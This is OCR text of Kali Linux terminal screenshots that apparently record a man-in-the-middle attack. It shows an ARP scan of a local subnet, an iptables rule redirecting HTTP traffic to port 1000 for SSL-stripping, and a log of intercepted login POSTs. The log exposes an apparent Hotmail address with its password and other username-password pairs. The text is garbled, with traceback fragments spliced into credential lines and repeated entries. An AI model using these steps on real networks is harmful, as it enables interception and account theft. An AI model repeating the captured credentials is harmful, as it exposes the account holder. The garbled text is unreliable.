

```
Applications ▾ Places ▾ Terminal ▾ Sun 10:07 1 [Icons] [Volume] [Power]
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.16.88.130 netmask 255.255.255.0 broadcast 172.16.88.255
    inet6 fe80::20c:29ff:fe30:91d9 uprefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:30:91:d9 txqueuelen 1000 (Ethernet)
    RX packets 3710 bytes 3290467 (3.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4451 bytes 2521809 (2.4 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1 (Local Loopback)
    RX packets 20 bytes 1116 (1.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 20 bytes 1116 (1.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


root@kali:~# arp-scan -l
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9 with 256 hosts (http://www.nta-monitor.com/tools/arp-scan/)
172.16.88.1 00:50:56:c0:00:08 VMware, Inc.
172.16.88.2 00:50:56:f6:33:82 VMware, Inc.
172.16.88.131 00:0c:29:4c:03:b5 VMware, Inc.
172.16.88.254 00:50:56:e3:77:86 VMware, Inc.


4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9: 256 hosts scanned in 2.309 seconds (110.87 hosts/sec). 4 responded
root@kali:~#
```


root@kali: ~

File Edit View Search Terminal Help

```
[!] --protocol -p proto protocol: by number or name, eg. 'tcp'
[!] --source -s address[/mask][...] source specification
[!] --destination -d address[/mask][...] destination specification
[!] --in-interface -i input name[+] network interface name ([+] for wildcard)
--jump -j target target for rule (may load target extension)
--goto -g chain jump to chain with no return
--match -m match extended match (may load extension)
--numeric -n numeric output of addresses and ports
[!] --out-interface -o output name[+] network interface name ([+] for wildcard)
--table -t table table to manipulate (default: 'filter')
--verbose -v verbose mode
--wait -w [seconds] maximum wait to acquire xtables lock before give up
--wait-interval -W [usecs] wait time to try to acquire xtables lock
                        default is 1 second
--line-numbers print line numbers when listing
--exact -x expand numbers (display exact values)
[!] --fragment -f match second or further fragments only
--modprobe=<command> try to insert modules using this command
--set-counters PKTS BYTES set the counter during insert/append
[!] --version -V print package version.
root@kali:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 1000
root@kali:~#
```





root@kali: ~

File Edit View Search Terminal Help

```
2019-06-24 01:45:13,848 SECURE POST Data (login.live.com):
i13=0&login=anshcl@hotmail.com&loginfmt=anshcl@hotmail.com&type=11&LoginOptions=3&lrt=&lrtPartition=&hisRegion=&hisScaleUni
t=&passwd=toorroot&ps=2&psRNGCDefaultType=&psRNGCEntropy=&psRNGCSLK=&canary=&ctx=&hpgrequestid=&PPFT=DU3hYLBScQP%21N13E*mHP
bZRuV9hvrQVWYONc3sTXU95bAiCfxbI2bTPqPj3f61Ls2u3fUqazt8GE062WnF%21khYZogIeR%21KFzuWfxg6u7nV0%21jyG0bkt6P5N2PBDv2FGsVZsFSMB7
aG04Pcgq10MMB8nxtTkD6*usM*ISfdmLHCMEQ2ZNfPFEJ2LUZDl7WY4HWjD46gdhkS3aDlwjBUNljSLLmI2Bi8y6YcyB%21B9tSa4Crvsd2UnyCLWsaIMowhLzb
z*Gs0xn0PdN%215LDNXXRJjk%24&PPSX=PassportRN&NewUser=1&FoundMSAs=&fspost=0&i21=0&CookieDisclosure=0&IsFidoSupported=0&i2=1&i1
7=0&i18= ConvergedLoginPaginatedStrings%7C1%2C ConvergedLogin_PCore%7C1%2C ConvergedLogin_PAlt%7C1%2C&i19=
2019-06-24 01:52:13,070 SECURE POST Data (account.genndi.com):
_token=co0WjM7pJvuLQH3jnN5wsI0MmuPmGSpWQT6MGSa0&username=root&password=toot
root@kali:~# cat /usr/lib/python2.7/dist-packages/twisted/internet/base.py
2019-06-24 01:45:05,624 SECURE POST Data ((login.live.com): last):
{"username": "anshcl@hotmail.com", "uaid": "39e7d2bbbaba43918b5d052e7fdf4db4", "isOtherIdpSupported": true, "checkPhones": false, "
isRemoteNGCSupported": true, "isCookieBannerShown": false, "isFidoSupported": false, "forceotclogin": false, "otclogindisallowed": t
true, "isExternalFederationDisallowed": false, "isRemoteConnectSupported": false, "flowToken": "DU3hYLBScQP!N13E*mHPbZRuV9hvrQVWY0
Nc3sTXU95bAiCfxbI2bTPqPj3f61Ls2u3fUqazt8GE062WnF!khYZogIeR!KFzuWfxg6u7nV0!jyG0bkt6P5N2PBDv2FGsVZsFSMB7aG04Pcgq10MMB8nxtTkD
6*usM*ISfdmLHCMEQ2ZNfPFEJ2LUZDl7WY4HWjD46gdhkS3aDlwjBUNljSLLmI2Bi8y6YcyB!B9tSa4Crvsd2UnyCLWsaIMowhLzbz*Gs0xn0PdN!5LDNXXRJjk$
"}
2019-06-24 01:45:13,848 SECURE POST Data (login.live.com):
i13=0&login=anshcl@hotmail.com&loginfmt=anshcl@hotmail.com&type=11&LoginOptions=3&lrt=&lrtPartition=&hisRegion=&hisScaleUni
t=&passwd=toorroot&ps=2&psRNGCDefaultType=&psRNGCEntropy=&psRNGCSLK=&canary=&ctx=&hpgrequestid=&PPFT=DU3hYLBScQP%21N13E*mHP
bZRuV9hvrQVWYONc3sTXU95bAiCfxbI2bTPqPj3f61Ls2u3fUqazt8GE062WnF%21khYZogIeR%21KFzuWfxg6u7nV0%21jyG0bkt6P5N2PBDv2FGsVZsFSMB7
aG04Pcgq10MMB8nxtTkD6*usM*ISfdmLHCMEQ2ZNfPFEJ2LUZDl7WY4HWjD46gdhkS3aDlwjBUNljSLLmI2Bi8y6YcyB%21B9tSa4Crvsd2UnyCLWsaIMowhLzb
z*Gs0xn0PdN%215LDNXXRJjk%24&PPSX=PassportRN&NewUser=1&FoundMSAs=&fspost=0&i21=0&CookieDisclosure=0&IsFidoSupported=0&i2=1&i1
7=0&i18= ConvergedLoginPaginatedStrings%7C1%2C ConvergedLogin_PCore%7C1%2C ConvergedLogin_PAlt%7C1%2C&i19=
2019-06-24 01:52:13,070 SECURE POST Data (account.genndi.com):
_token=co0WjM7pJvuLQH3jnN5wsI0MmuPmGSpWQT6MGSa0&username=root&password=tootnc, *args, **kw)
2019-06-24 01:55:08,407 SECURE POST Data (account.genndi.com): packages/twisted/python/log.py", line 86, in cal
_token=co0WjM7pJvuLQH3jnN5wsI0MmuPmGSpWQT6MGSa0&username=ansh&password=ansh
root@kali:~#
return context.call((ILogContext, newStdJ), func, *args, **kw)
File "/usr/lib/python2.7/dist-packages/twisted/python/context.py", line 118, i selected (0 bytes)
```